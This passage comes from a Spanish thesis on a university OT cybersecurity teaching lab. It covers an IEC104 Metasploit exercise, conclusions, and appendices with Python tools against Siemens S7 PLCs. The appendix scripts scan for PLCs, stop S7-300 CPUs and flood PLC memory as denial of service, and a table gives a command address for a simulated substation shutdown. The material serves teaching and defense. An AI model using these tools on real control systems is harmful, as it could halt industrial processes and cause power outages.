El alumno debe configurar el módulo para establecer comunicación con un servidor local, indicando la dirección IP y la dirección ASDU, que identifica unívocamente el dispositivo objetivo dentro de la arquitectura del sistema de control.

Tras iniciar la ejecución mediante el comando `run` (Fig. 6.20), se establece exitosamente una conexión con el servidor IEC104 a través del puerto estándar 2404. La comunicación comienza con un intercambio donde el servidor envía un mensaje `STARTDT_ACT` (*Activación de Transferencia de Datos*), señalizando su disposición para intercambiar información operativa.

El módulo responde enviando un comando IEC104 seguido de una interrogación general (`C_IC_NA_1`), una solicitud estándar dentro del protocolo que instruye al dispositivo a transmitir el estado actual de todos sus puntos monitorizados. El dispositivo confirma la recepción del comando de interrogación y procede a transmitir una serie de valores correspondientes a información de punto único (`M_SP_NA_1`). Estos valores representan estados binarios (activado/desactivado) de diversos elementos controlados por el sistema, como interruptores, relés o indicadores de estado.

```
msf6 auxiliary(client/iec104/iec104) > set RHOSTS 127.0.0.1
RHOSTS ⇒ 127.0.0.1
msf6 auxiliary(client/iec104/iec104) > set ASDU_ADDRESS 7720
ASDU_ADDRESS ⇒ 7720
msf6 auxiliary(client/iec104/iec104) > run
[*] Running module against 127.0.0.1

[+] 127.0.0.1:2404 - Received STARTDT_ACT
[*] 127.0.0.1:2404 - Sending 104 command
[+] 127.0.0.1:2404 -   Parsing response: Interrogation command (C_IC_NA_1)
[+] 127.0.0.1:2404 -     TX: 0002 RX: 0000
[+] 127.0.0.1:2404 -     CauseTx: 07 (Activation Confirmation)
[+] 127.0.0.1:2404 -   Parsing response: Single point information (M_SP_NA_1)
[+] 127.0.0.1:2404 -     TX: 0002 RX: 0002
[+] 127.0.0.1:2404 -     CauseTx: 14 (Inrogen)
[+] 127.0.0.1:2404 -     IOA: 1314048 SIQ: 0×01
[+] 127.0.0.1:2404 -     IOA: 1379584 SIQ: 0×00
[+] 127.0.0.1:2404 -     IOA: 1445120 SIQ: 0×00
[+] 127.0.0.1:2404 -     IOA: 1576192 SIQ: 0×01
[+] 127.0.0.1:2404 -     IOA: 1641728 SIQ: 0×01
[+] 127.0.0.1:2404 -     IOA: 2100480 SIQ: 0×01
[+] 127.0.0.1:2404 -     IOA: 2166016 SIQ: 0×01
[+] 127.0.0.1:2404 -     IOA: 2231552 SIQ: 0×01
[+] 127.0.0.1:2404 -     IOA: 2297088 SIQ: 0×01
[+] 127.0.0.1:2404 -     IOA: 2362624 SIQ: 0×01
[+] 127.0.0.1:2404 -     IOA: 2428160 SIQ: 0×01
[+] 127.0.0.1:2404 -     IOA: 2493696 SIQ: 0×01
[+] 127.0.0.1:2404 -     IOA: 2559232 SIQ: 0×01
[+] 127.0.0.1:2404 -     IOA: 2624768 SIQ: 0×00
[+] 127.0.0.1:2404 -     IOA: 2690304 SIQ: 0×01
[+] 127.0.0.1:2404 -     IOA: 2755840 SIQ: 0×00
```

Figura 6.20: Resultados *metasploit*

La causa de transmisión aparece identificada como 14, correspondiente a *Inrogen* (Interrogación General), confirmando que estos datos se envían como respuesta directa a la solicitud inicial. En la imagen se muestra una extensa lista de *information objets* identificados por sus direcciones (IOA) junto con sus respectivos indicadores de calidad (SIQ). Las direcciones IOA representan identificadores únicos para cada punto de control o sensor dentro del sistema. Los valores SIQ, predominantemente 0x01 y ocasionalmente 0x00, indican respectivamente estados activado y desactivado con validez confirmada de la información. Esta estructura ordenada de datos revela la arquitectura interna del sistema de control, exponiendo tanto su organización lógica como el estado operativo actual de componentes críticos.

La información obtenida mediante el módulo de Metasploit revela un aspecto crítico de los sistemas basados en el protocolo IEC104: la presencia de variables de proceso claramente identificables. Entre los múltiples objetos de información (IOA) listados en la captura, existen parámetros específicamente destinados a la monitorización continua de procesos industriales fundamentales. Estas variables no solo reflejan estados actuales del sistema, sino que a menudo representan puntos de control cruciales como niveles de voltaje, frecuencia de red, estado de interruptores críticos o parámetros de protección en subestaciones eléctricas.

Un atacante con conocimientos técnicos suficientes y acceso a la red podría proceder a manipular estas variables de proceso mediante comandos de escritura. Al modificar valores críticos como umbrales de protección, estados de interruptores o parámetros operativos, se podrían inducir comportamientos anómalos.

La consecuencia más severa de tal manipulación podría ser la activación de secuencias de apagado de emergencia. Por ejemplo, al falsificar lecturas que simulen condiciones de sobrecarga, cortocircuito o frecuencias anómalas, se podría provocar que los sistemas de protección automática inicien procedimientos de desconexión no deseados. En infraestructuras eléctricas, esto podría traducirse en la desactivación de subestaciones completas y la consecuente interrupción en el fluido eléctrico, resultando en apagones significativos que afecten a amplias zonas geográficas.

Se indica al alumno que el siguiente comando activa la secuencia de apagado seguro (tabla 6.4.2), donde todos los procesos del sistema cesarán hasta que el personal autorizado los reactive manualmente. Cabe destacar que esto depende de cómo esté configurada cada subestación, sin embargo, como se ha recalcado anteriormente, la existencia de variables de este tipo es común.

Variable	**Dirección (IOA)**	**Tipo**	**Valor**
SecRun	5467	32	0x00

Cuadro 6.2: Instrucción de apagado seguro

Modificando los parámetros `COMMAND_ADDRESS`, `COMMAND_TYPE`, `COMMAND_VALUE` es posible enviar este comando y, desde el punto de vista del escenario, provocar el apagado seguro de la subestación.

Capítulo 7

Próximos pasos

En un futuro cercano, se espera ampliar aun más los casos de uso y capacidades del laboratorio para ofrecer una experiencia de aprendizaje más enriquecida y diversa. Actualmente se está trabajando en lo siguiente.

- Instalación de más aplicaciones de ciberseguridad de Fortinet, prefiriéndose en formato virtualizado como el ya probado en [19], mejorando la implementación del modelo Purdue y aumentando la formación dada en el manejo de sistemas de monitorización, detección y prevención de intrusos.
- Implantación y gestión de los recursos ofrecidos por la Fortinet Academy (también conocida como Network Security Academy) que forma parte del Fortinet Training Institute y es un programa educativo con alcance global diseñado para colaborar con instituciones académicas.
- Investigación en otros posibles ataques y mitigaciones en equipos de la familia S7-1500. Utilizar equipos más actuales y con mejores medidas de seguridad aumentará el realismo de los escenarios realizados y mejorará la preparación dada a los alumnos.
- Diseño de un acceso remoto seguro a los recursos del laboratorio, simulando lo ya conseguido en muchos entornos industriales.
- Despliegue de soluciones de dominios virtuales (VDOM) [72] para accesos individualizados desde cada una de las estaciones de trabajo. En las prácticas realizadas con el alumnado, se generaba confusión al tener a varios estudiantes manipulando las mismas reglas dentro de un mismo equipo.
- Llegar a formar parte de la red de laboratorios de ciberseguridad industrial del INCIBE (Instituto Nacional de Ciberseguridad).

Capítulo 8

Conclusiones

El laboratorio de ciberseguridad OT de la Universidad Pontificia Comillas, ha permitido a varias promociones de estudiantes de diferentes titulaciones un aprendizaje práctico más allá de los conceptos teóricos. En este trabajo se ha descrito el nacimiento de este laboratorio a partir del laboratorio de automatización industrial preexistente. Se han explicado los retos de despliegue, destacando la necesidad de garantizar la coexistencia sin interferencias entre ambos y la segmentación de ambas redes minimizando los puntos de conexión (Fig. 2.4) y 3.3) teniendo en cuenta las limitaciones debido a la necesidad de mantener conexiones que desde un punto de vista de Purdue son inseguras (conexiones marcadas en la Fig. 3.2 con un símbolo de peligro).

Posterior al despliegue se han comentado los escenarios realizados. A destacar se encuentran los escenarios que tratan directamente con hardware, en concreto con los equipos S7-300 y S7-1500, donde se han explicado ataques que involucran desde la denegación de servicio, la manipulación de sesiones y/o la escritura o lectura no autorizada. También a destacar los escenarios alternativos que proponen un supuesto más realista explicados al final del capítulo 6. Respecto al futuro de este laboratorio, aparte de las mejoras técnicas comentadas como el despliegue de soluciones VDOM o la instalación de más herramientas de Fortinet y la inclusión de los recursos de la Fortinet Academy, uno de los objetivos más relevantes es lograr formar parte de la red de laboratorios de ciberseguridad industrial del INCIBE.

Se recuerda al lector que este trabajo se realizó un artículo premiado como el mejor artículo de formación de las JNIC (Jornadas Nacionales de Investigación en Ciberseguridad) 2024 (Sevilla) [1], además de haberse enviado traducido al inglés a la revista *IEEE Transactions on Industrial Informatics* [2].

Con la creciente preocupación por la ciberseguridad industrial, es evidente que en un futuro no tan lejano serán necesarios más profesionales especializados en ciberseguridad OT y responsables familiarizados y concienciados con ella. Desde el equipo responsable del laboratorio, se tiene la convicción de que estas prácticas ayudan a los estudiantes a entender la necesidad de asegurar los sectores industriales y de infraestructuras críticas y permiten formar profesionales con experiencia en equipos y escenarios realistas. Mediante innovaciones educativas, como este laboratorio de ciberseguridad industrial, se espera contribuir a reducir la brecha entre los mundos de la ciberseguridad IT y OT y lograr entornos industriales donde la ciberseguridad se convierta en un pilar fundamental.

Apéndice A

Alineación del proyecto con los ODSs

Los ODSs, o Objetivos de Desarrollo Sostenible, son una serie de metas establecidas por las Naciones Unidas para abordar los desafíos globales y promover un desarrollo sostenible en todo el mundo. Constan de 17 objetivos interrelacionados.

ODS	**Descripción**	**Aplica**	**Justificación**
1	Fin de la pobreza	NO	
2	Hambre cero	NO	
3	Salud y bienestar	NO	
4	Educación de calidad	SI	Trabajo académico
5	Igualdad de género	NO	
6	Agua limpia y saneamiento	NO	
7	Energía asequible y no contaminante	NO	
8	Trabajo decente y crecimiento económico	SI	Trabajo de investigación
9	Industria, innovación e infraestructura	SI	Aportes a la industria
10	Reducción de las desigualdades	NO	
11	Ciudades y comunidades sostenibles	NO	
12	Producción y consumo responsables	NO	
13	Acción por el clima	NO	
14	Vida submarina	NO	
15	Vida de ecosistemas terrestres	NO	
16	Paz, justicia e instituciones sólidas	SI	Aplicable en defensa
17	Alianzas para lograr los objetivos	NO	

Apéndice B

Herramienta de reconocimiento de PLCs Siemens Simatic S7

```
#!/usr/bin/env python3
"""
S7 PLC Reconnaissance Tool
--------------------------
Author: Alejandro Manuel Lopez Gomez
This script connects to a Siemens S7 PLC and gathers information about the
    device using the snap7 library.

Requirements:
    - python-snap7 (pip install python-snap7)
"""

import snap7
from snap7.util import get_bool, get_int, get_real, get_string
import time
import argparse
import socket
import struct
import sys


class S7Recon:
    def __init__(self, ip, rack=0, slot=1, port=102, timeout=5):
        self.ip = ip
        self.rack = rack
```

```
        self.slot = slot
        self.port = port
        self.timeout = timeout
        self.client = snap7.client.Client()
        self.client.set_connection_params(ip, rack, slot)
        self.client.set_connection_type(3)  # PG connection

    def connect(self):
        """Establish connection to the PLC"""
        try:
            self.client.connect(self.ip, self.rack, self.slot, self.port)
            return True
        except Exception as e:
            print(f"Connection error: {e}")
            return False

    def disconnect(self):
        """Close the connection to the PLC"""
        try:
            if self.client.get_connected():
                self.client.disconnect()
                print("Disconnected from PLC")
        except Exception as e:
            print(f"Disconnect error: {e}")

    def get_cpu_info(self):
        """Get CPU information"""
        try:
            cpu_info = self.client.get_cpu_info()
            print("\n=== CPU Information ===")
            print(f"Module Type: {cpu_info.ModuleTypeName}")
            print(f"Serial Number: {cpu_info.SerialNumber}")
            print(f"AS Name: {cpu_info.ASName}")
            print(f"Module Name: {cpu_info.ModuleName}")
            print(f"Copyright: {cpu_info.Copyright}")
        except Exception as e:
            print(f"Error getting CPU info: {e}")

    def get_plc_status(self):
        """Get PLC status"""
```

```
        try:
            status = self.client.get_cpu_state()
            print("\n=== PLC Status ===")
            print(f"Current Status: {status}")
        except Exception as e:
            print(f"Error getting PLC status: {e}")

    def get_plc_datetime(self):
        """Get PLC date and time"""
        try:
            date_time = self.client.get_plc_date_time()
            print("\n=== PLC Date and Time ===")
            print(f"Current Date and Time: {date_time}")
        except Exception as e:
            print(f"Error getting PLC date and time: {e}")

    def get_protection(self):
        """Get PLC protection information"""
        try:
            protection = self.client.get_protection()
            print("\n=== PLC Protection ===")
            print(f"Protection Level: {protection.sch_schal}")

            protection_levels = {
                0: "No protection",
                1: "Write protection",
                2: "Read/Write protection",
                3: "Complete protection"
            }

            if protection.sch_schal in protection_levels:
                print(f"Description: {protection_levels[protection.sch_schal]}
                    ")
            else:
                print("Unknown protection level")

            print(f"Password: {'Set' if protection.sch_par else 'Not set'}")
        except Exception as e:
            print(f"Error getting protection info: {e}")
```

```
    def get_communication_info(self):
        """Get communication parameters"""
        try:
            order_code = self.client.get_order_code()
            print("\n=== Communication Information ===")
            print(f"Order Code: {order_code.Code}")
            print(f"Firmware Version: {order_code.V1}.{order_code.V2}.{
                order_code.V3}")
        except Exception as e:
            print(f"Error getting communication info: {e}")

    def scan_memory_areas(self):
        """Scan basic memory areas to check access"""
        areas = [
            ("Data Blocks (DB)", 0x84, 1, 0, 10),  # DB1, offset 0, 10 bytes
            ("Merkers (M)", 0x83, 0, 0, 10),       # M area, offset 0, 10 bytes
            ("Inputs (I)", 0x81, 0, 0, 10),        # Inputs, offset 0, 10 bytes
            ("Outputs (Q)", 0x82, 0, 0, 10)        # Outputs, offset 0, 10 bytes
        ]

        print("\n=== Memory Areas Access Check ===")
        for name, area_code, db_num, start, size in areas:
            try:
                data = self.client.read_area(area_code, db_num, start, size)
                print(f"{name}: Access GRANTED - First byte value: {data
                    [0]:02X}h")
            except Exception as e:
                print(f"{name}: Access DENIED - {str(e)}")

    def get_db_list(self):
        """Try to get a list of available DBs"""
        try:
            print("\n=== Attempting to identify available DBs ===")
            # This is a simple approach - checking DBs from 1 to 30
            # In a real environment, you might want to extend this range or
                use different techniques
            for db_num in range(1, 31):
                try:
                    # Try to read 4 bytes from the beginning of each DB
                    data = self.client.db_read(db_num, 0, 4)
```

```
                    print(f"DB {db_num}: Found - First 4 bytes: {' '.join([f'{
                        b:02X}' for b in data])}")
                except Exception:
                    pass  # DB does not exist or is not accessible
        except Exception as e:
            print(f"Error scanning for DBs: {e}")

    def run_reconnaissance(self):
        """Run full reconnaissance on the PLC"""
        print(f"Connecting to S7 PLC at {self.ip}...")

        if not self.connect():
            print("Failed to connect to the PLC.")
            return

        print("Successfully connected to the PLC.")

        try:
            self.get_cpu_info()
            self.get_plc_status()
            self.get_plc_datetime()
            self.get_protection()
            self.get_communication_info()
            self.scan_memory_areas()
            self.get_db_list()

            print("\n=== Reconnaissance Complete ===")
        except Exception as e:
            print(f"Error during reconnaissance: {e}")
        finally:
            self.disconnect()


def scan_for_s7_devices(network, timeout=1):
    """
    Scan network for potential S7 PLCs
    Example network: "192.168.1.0/24"
    """
    import ipaddress
```

```
    print(f'Scanning {network} for S7 PLCs...")
    found_devices = []

    try:
        # Parse the network string into IP network object
        net = ipaddress.ip_network(network, strict=False)

        # For each IP in the network
        for ip in net.hosts():
            ip_str = str(ip)
            try:
                # Try to connect to port 102 (S7comm)
                sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                sock.settimeout(timeout)
                result = sock.connect_ex((ip_str, 102))

                if result == 0:
                    print(f'Found potential S7 PLC at {ip_str}")
                    found_devices.append(ip_str)

                sock.close()

            except Exception:
                pass

    except Exception as e:
        print(f'Network scanning error: {e}")

    return found_devices


def main():
    parser = argparse.ArgumentParser(description='S7 PLC Reconnaissance
        Tool')
    parser.add_argument('-i', '--ip', help='IP address of the PLC')
    parser.add_argument('-r', '--rack', type=int, default=0, help='Rack
        number (default: 0)')
    parser.add_argument('-s', '--slot', type=int, default=1, help='Slot
        number (default: 1)')
```

```
    parser.add_argument('-p', '--port', type=int, default=102, help='Port
        number (default: 102)')
    parser.add_argument('-t', '--timeout', type=int, default=5, help='
        Connection timeout in seconds (default: 5)')
    parser.add_argument('-n', '--network', help='Network to scan for S7
        PLCs (e.g., 192.168.1.0/24)')

    args = parser.parse_args()

    # If network scan is requested
    if args.network:
        devices = scan_for_s7_devices(args.network)
        if not devices:
            print("No S7 PLCs found in the specified network.")
            return

        print(f"Found {len(devices)} potential S7 PLC(s).")

        # If no specific IP was provided, use the first found device
        if not args.ip and devices:
            args.ip = devices[0]
            print(f"Using first found device: {args.ip}")

    # Verify we have an IP address to connect to
    if not args.ip:
        print("Error: No IP address specified. Use -i/--ip option or -n/--
            network to scan.")
        parser.print_help()
        return

    # Create and run the reconnaissance tool
    recon = S7Recon(args.ip, args.rack, args.slot, args.port, args.timeout)
    recon.run_reconnaissance()


if __name__ == "__main__":
    main()
```

Apéndice C

Herramienta de ataque a PLCs S7 SIMATIC

```
import snap7
import numpy as np
import sys

# Author: Alejandro Manuel Lopez Gomez

client = snap7.client.Client()
IP = sys.argv[1]
SLOT = sys.argv[2]

try:
    client.connect(IP,0,int(SLOT))
    if client.get_connected():
        ASName = str((client.get_cpu_info().ASName).decode("utf-8"))
        ModuleName = str((client.get_cpu_info().ModuleName).decode("utf-8"
            ))
        SerialNumber = str((client.get_cpu_info().SerialNumber).decode("utf-8
            "))
        CPUName = str((client.get_cpu_info().ModuleTypeName).decode("utf
            -8"))

        print("\n[OK] Connection with client " + IP + " is UP!\n")
        print("CPU Name: " + CPUName)
        print("Serial Number: : " + SerialNumber)
        print("Module Name: " + ModuleName)
```

```
print("AS Name: " + ASName)

while True:
    if "1500" in ASName:
        print("\nSeems this is a S7-1500 client type. These are your
            options\n")
        print("1. DoS to DB Block. Continuous writing on all data
            memory to disrupt legit processes\n")
        print("2. Selective writing to DB block address (if you know
            the address)\n")
        print("3. Read data block\n")
        opt = int(input("Select your option -> "))

        if opt == 1:
            try:
                max_size = int(input("Give me a maximum size to
                    write -> "))
                db_number = int(input("DB Number -> "))
                print("\n[!] Starting DoS attack... Press Ctrl+C to
                    stop")
                print(" [!] This attack can be seen working on TIA
                    portal\n")

                while True:
                    num = np.random.randint(0,255)
                    data = bytearray([num] * max_size)
                    client.db_write(db_number,0,data)
            except KeyboardInterrupt:
                print("Stopping...")
                sys.exit(0)

        elif opt == 2:
            try:
                start_position = int(input("Where should I start
                    writing? -> "))
                data = input("What should I write? -> ")
                db_number = int(input("DB Number -> "))
                client.db_write(db_number,start_position,bytearray(
                    data.encode("utf-8")))
```

```
                print("Writing operation done, check with reading
                    utility for success")
            except KeyboardInterrupt:
                print("Stopping...")
                sys.exit(0)

        elif opt == 3:
            try:
                start_reading = int(input("Where should I start
                    reading? -> "))
                stop_reading = int(input("What should I stop reading
                    ? -> "))
                db_number = int(input("DB Number -> "))
                print(client.db_read(db_number, start_reading,
                    stop_reading))
            except KeyboardInterrupt:
                print("Stopping...")
                sys.exit(0)

    elif "300" in ASName:
        print("\nSeems this is a S7-300 client type. These are your
            options\n")
        print("1. Stop the CPU")
        print("2. DoS to IPU memory section")
        opt = int(input("Select your option -> "))

        if opt == 1:
            if(client.get_cpu_state() == "S7CpuStatusStop"):
                print(" [!] CPU is already down!")
            elif(client.get_cpu_state() == "S7CpuStatusRun"):
                client.plc_stop()
                print("[OK] CPU stopped! Look for an orange light on
                    the PLC!")

        elif opt == 2:
            if(client.get_cpu_state() == "S7CpuStatusStop"):
                print(" [!] CPU seems down, starting it...")
                client.plc_hot_start()
            print("[OK] CPU started!")
```

```
                print("\n[!] Starting DoS attack... Press Ctrl+C to stop")
                print(" [!] For an LED light show look at the PLC! :)\n")

                try:
                    start = 0
                    max_range = 2048
                    while True:
                        # data = bytearray(np.random.randint(10, size=
                            max_range))
                        num = np.random.randint(0,255)
                        data = bytearray([num] * max_range)
                        client.ab_write(start,data)
                except KeyboardInterrupt:
                    print("Stopping...")
                    sys.exit(0)

    client.disconnect()
except Exception as e:
    print(e)
```

Apéndice D

Herramienta de lectura de PLCs S7 SIMATIC

```
import snap7.client as s7
import numpy as np
import sys
import os

## === Lectura con Snap7 para Siemens7 PLC ===
# Autor: Alejandro Manuel Lopez Gomez

# Parametros de entrada:
#   - Direccion IP del PLC

# Este programa permite leer la memoria en bytes de
# la Unidad de Procesamiento de Entrada o IPU

if len(sys.argv) != 2:
    print("Usage: exploit.py <ip>")
    sys.exit(0)

plc = s7.Client()
plc.connect(str(sys.argv[1]),0,0)

print(" [!] Checking connectivity...")
if plc.get_connected():
    print("[OK] PLC is UP!")
    print(f" [!] CPU State: {plc.get_cpu_state()}")
```

```
    print(f" [!] CPU Info: {plc.get_cpu_info()}")
    print(f" [!] Blocks available: {plc.list_blocks()}")
    print("\n[!] PLC IPU area data:")
    print(plc.ab_read(0,2048))
else:
    print("[ERROR] PLC is DOWN!")

plc.disconnect()
```

Bibliografía

[1] Alejandro Manuel López Gómez y otros. "Integración de un laboratorio de ciberseguridad OT en un laboratorio de automatización industrial". En: *Jornadas Nacionales de Investigación en Ciberseguridad (JNIC)* (2024). Accedido: 2025-04-24. URL: https://idus.us.es/items/e34e7ee9-b55e-4961-b534-d02100adb507.

[2] *IEEE Transactions on Industrial Informatics*. Accedido: Junio 9, 2025. URL: https://ieeexplore.ieee.org/xpl/RecentIssue.jsp?punumber=9424.

[3] Fortinet. *Informe global sobre el Estado de la Tecnología Operativa y la Ciberseguridad 2024*. Accedido: abril 2025. 2024. URL: https://ciberseguridadtic.es/actualidadinfraestructura/los-ciberataques-que-ponen-en-peligro-los-sistemas-ot-van-en-aumento-202406255848.htm.

[4] Dillon Beresford. *S7-exploiter: A tool to exploit Siemens PLCs*. GitHub repository: github.com/unprotected/s7-exploiter. 2011.

[5] P. Ackerman. *Industrial Cybersecurity: Efficiently Secure Critical Infrastructure Systems*. Birmingham, Reino Unido: Packt Publishing, 2017.

[6] National Institute of Standards and Technology. *CVE-2019-19281*. https://nvd.nist.gov/vuln/detail/CVE-2019-19281. Accedido: Marzo 18, 2024. 2019.

[7] Veeder-Root. *Veeder-Root - Soluciones de gestión de combustible*. https://www.veeder.com/us/. Accedido: Abril 29, 2025. 2025.

[8] International Electrotechnical Commission. *IEC 60870-5-104: Telecontrol equipment and systems - Part 5-104: Transmission protocols - Network access for IEC 60870-5-101 using standard transport profiles*. Inf. téc. International Electrotechnical Commission, 2006.

[9] Yuan Yang et al. "An overview of IEC 60870-5-104 protocol". En: *Proceedings of the 7th IET International Conference on Power Electronics, Machines and Drives*. IET. 2014, págs. 1-5.

[10] El País. *Los hackers se 'ceban' con las infraestructuras críticas*. Accedido: abril 2025. 2024. URL: https://elpais.com/extra/infraestructuras/2024-10-27/los-hackers-se-ceban-contra-las-empresas-e-infraestructuras-criticas.html.

[11] HuffPost. *Posible sabotaje a cables en el Báltico*. Accedido: abril 2025. 2024. URL: https://www.huffingtonpost.es/global/posible-sabotaje-cables-baltico-sospechoso-danos-respuesta-otan.html.

[12] GlobalThoughtMX. *Malware Industroyer*. Accedido: abril 2025. 2024. URL: https://www.globalthoughtmx.com/news-2/efectos-letales-de-un-ciberataque-a-infraestructura-nacional-cr%C3%ADtica%3A-el-caso-de-industroyer-en-ucrania.

[13] Georgia Tech Research Institute. *GTRI*. Accedido: abril 2025. URL: https://gtri.gatech.edu.

[14] Pacific Northwest National Laboratory. *PNNL*. Accedido: abril 2025. URL: https://www.pnnl.gov.

[15] Fraunhofer SIT. *Fraunhofer SIT*. Accedido: abril 2025. URL: https://www.sit.fraunhofer.de.

[16] CIDAUT Foundation. *Proyecto ARISTEO*. Accedido: abril 2025. URL: https://www.cidaut.es/cidaut-foundation-and-telefonica-subsidiary-elevenpaths-sign-an-agreement-to-boost-efforts-around-industrial-cybersecurity/.

[17] Ziur. *Ziur*. Accedido: mayo 2, 2024. URL: https://www.ziur.eus/es/.

[18] INCIBE-CERT. *Red Nacional de Laboratorios de Ciberseguridad Industrial*. Accedido: abril 2025. URL: https://www.incibe.es/incibe-cert/laboratorios.

[19] José Rafael Martín Torre y Agustín Valencia Gil-Ortega. "Despliegue de arquitecturas e implementación de medidas de ciberseguridad". Trabajo Fin de Máster. Madrid, España: Universidad Pontificia Comillas, jun. de 2023.

[20] Cybersecurity and Infrastructure Security Agency. *Securing Industrial Control Systems*. Accessed: 2025-04-20. 2023. URL: https://www.cisa.gov/resources-tools/resources/ics-security.

[21] International Society of Automation (ISA). *ISA/IEC 62443 Series of Standards*. Accessed: 2025-04-20. 2018. URL: https://www.isa.org/standards-and-publications/isa-standards/isa-iec-62443-series-of-standards.

[22] SANS Institute. *2022 ICS/OT Cybersecurity Survey*. Accessed: 2025-04-20. 2022. URL: https://www.sans.org/posters/2022-ics-ot-cybersecurity-survey-results/.

[23] Fortinet. *Cybersecurity OT Training and Education*. Accessed: 2025-04-20. 2024. URL: https://www.fortinet.com/training/cybersecurity-ot.

[24] Dean Parsons. *2023's Challenges and Tomorrow's Defenses*. En *SANS ICS/OT Cybersecurity Survey*. Sep. de 2023.

[25] Cisco. *Enabling a Converged Plantwide Ethernet (CPwE) network*. Accedido: Marzo 17, 2024. URL: https://www.youtube.com/watch?v=J9Uqh2nCASg&ab_channel=Cisco.

[26] Cloudflare. *Modelo OSI*. Accedido: Mayo 2, 2024. URL: https://www.cloudflare.com/es-es/learning/ddos/glossary/open-systems-interconnection-model-osi/#:~:text=El%20modelo%20Open%20Systems%20Interconnection,se%20conecten%20usando%20protocolos%20est%C3%A1ndar..

[27] Joint Chiefs of Staff. *Joint Publication 3-60: Joint Targeting*. Recuperado de https://www.aclu.org/documents/joint-targeting-joint-publication-3-60. 2007.

[28] Eric M. Hutchins, Michael J. Cloppert y Rohan M. Amin. *Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains*. Inf. téc. Lockheed Martin, 2011. URL: https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf.

[29] MITRE. *MITRE ATT&CK Framework*. Disponible en https://attack.mitre.org. 2023.

[30] Dragos Inc. *ICS Cyber Kill Chain*. Whitepaper técnico sobre la adaptación de la Kill Chain a sistemas de control industrial. 2020. URL: https://www.dragos.com/resource/ics-kill-chain-whitepaper.

[31] Michael J. Assante y Robert M. Lee. *The Industrial Control System Cyber Kill Chain*. Inf. téc. White Paper, ©2021 SANS Institute. SANS Institute, oct. de 2015. URL: https://www.sans.org/white-papers/36297/.

[32] Ralph Langner. "Stuxnet: Dissecting a Cyberwarfare Weapon". En: *IEEE Security & Privacy* 9.3 (2011), págs. 49-51. DOI: 10.1109/MSP.2011.67.

[33] Jiahua Li et al. "Understanding TRITON, the First ICS Cyber Attack Targeting Safety Instrument Systems". En: *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security* (2019), págs. 2133-2135. DOI: 10.1145/3319535.3363229.

[34] Anton Cherepanov. *Win32/Industroyer: A New Threat for Industrial Control Systems*. 2017. URL: https://www.welivesecurity.com/2017/06/12/industroyer-biggest-threat-industrial-control-systems-stuxnet/.

[35] MITRE. *MITRE ATT&CK for ICS*. Framework de tácticas y técnicas para amenazas a sistemas industriales. 2023. URL: https://attack.mitre.org/matrices/ics/.

[36] INCIBE. *Google Dorks te ayuda a encontrar información sobre ti en la Red*. Accedido el 22 de abril de 2025. 2025. URL: https://www.incibe.es/ciudadania/blog/google-dorks-te-ayuda-encontrar-informacion-sobre-ti-en-la-red.

[37] Shodan. *Shodan: The World's First Search Engine for Internet-Connected Devices*. Accedido el 22 de abril de 2025. 2025. URL: https://www.shodan.io/.

[38] Nmap Project. *Nmap Network Scanner*. Accedido el 22 de abril de 2025. 2025. URL: https://nmap.org/.

[39] Digital Bond. *Redpoint*. Accedido el 22 de abril de 2025. 2025. URL: https://github.com/digitalbond/Redpoint.

[40] Rapid7. *Metasploit: The World's Most Used Penetration Testing Framework*. Accedido el 22 de abril de 2025. Rapid7. 2023. URL: https://www.metasploit.com/.

[41] Offensive Security. *Metasploit Unleashed: msfvenom*. Accedido: abril 2025. 2024. URL: https://www.offsec.com/metasploit-unleashed/msfvenom/.

[42] ICS-CERT. *ICS-ALERT-14-176-02A: Ongoing Havex Malware Campaign Compromising ICS/SCADA Software*. Accedido: abril 2025. 2014. URL: https://ics-cert.us-cert.gov/alerts/ICS-ALERT-14-176-02A.

[43] William Knowles et al. "A survey of cyber security management in industrial control systems". En: *International Journal of Critical Infrastructure Protection* 9 (2015), págs. 52-80.

[44] Bonnie Zhu, Anthony Joseph y Shankar Sastry. "A taxonomy of cyber attacks on SCADA systems". En: *Proceedings of the 2011 international conference on internet of things and 4th international conference on cyber, physical and social computing*. IEEE. 2011, págs. 380-388.

[45] Alvaro A Cárdenas et al. "Attacks against process control systems: risk assessment, detection, and response". En: *Proceedings of the 6th ACM symposium on information, computer and communications security*. ACM. 2011, págs. 355-366.

[46] David Kushner. "The real story of Stuxnet". En: *IEEE Spectrum* 50.3 (2013), págs. 48-53.

[47] Richard S Piggin. "Industrial systems: cyber-security's new battlefront". En: *Engineering & Technology* 9.6 (2014), págs. 90-95.

[48] Andrew Nicholson et al. "SCADA security in the light of cyber-warfare". En: *Computers & Security* 31.4 (2012), págs. 418-436.

[49] Ralph Langner. *To kill a centrifuge: A technical analysis of what Stuxnet's creators tried to achieve*. Inf. téc. The Langner Group, 2013.

[50] Siemens. *S7 PLC Communication Protocols*. Germany: Siemens AG, 1995.

[51] Jun Zhu, Jiawei Wang y Hanyu Zhang. "A Comprehensive Review of Industrial Communication Protocols". En: *IEEE Access* 7 (2019), págs. 120040-120057. DOI: 10.1109/ACCESS.2019.2934128.

[52] Richard Thompson y John Lee. "Analysis of Siemens S7Comm Protocol Security: Implications and Challenges". En: *Proceedings of the International Conference on Cyber Security*. Springer, 2017, págs. 225-232.

[53] Amit Kleinmann y Avishai Wool. "Accurate Modeling of the Siemens S7 SCADA Protocol for Intrusion Detection and Digital Forensics". En: *Journal of Digital Forensics, Security and Law* 12.2 (2017), págs. 67-81.

[54] Dillon Beresford. "Exploiting Siemens Simatic S7 PLCs". En: *Black Hat USA Conference Proceedings*. Las Vegas, NV, 2011.

[55] Peter Ackerman. "Security Analysis of Industrial Control Systems: The Case of Siemens S7". En: *International Journal of Critical Infrastructure Protection* 34 (2021), pág. 100432. DOI: 10.1016/j.ijcip.2021.100432.

[56] Joel Bryner y David Clements. "S7comm Protocol Analysis and Attack Vectors". En: *DEF CON 27 Conference, Industrial Control Systems Village*. 2019.

[57] Sevil Guler y Siddharth Prakash Rao. *Examples of models for security flaws and their countermeasures*. Technical Report. Aalto University, 2014. DOI: 10.13140/2.1.3516.6727. URL: https://www.researchgate.net/publication/267156345_Examples_of_models_for_security_flaws_and_their_countermeasures.

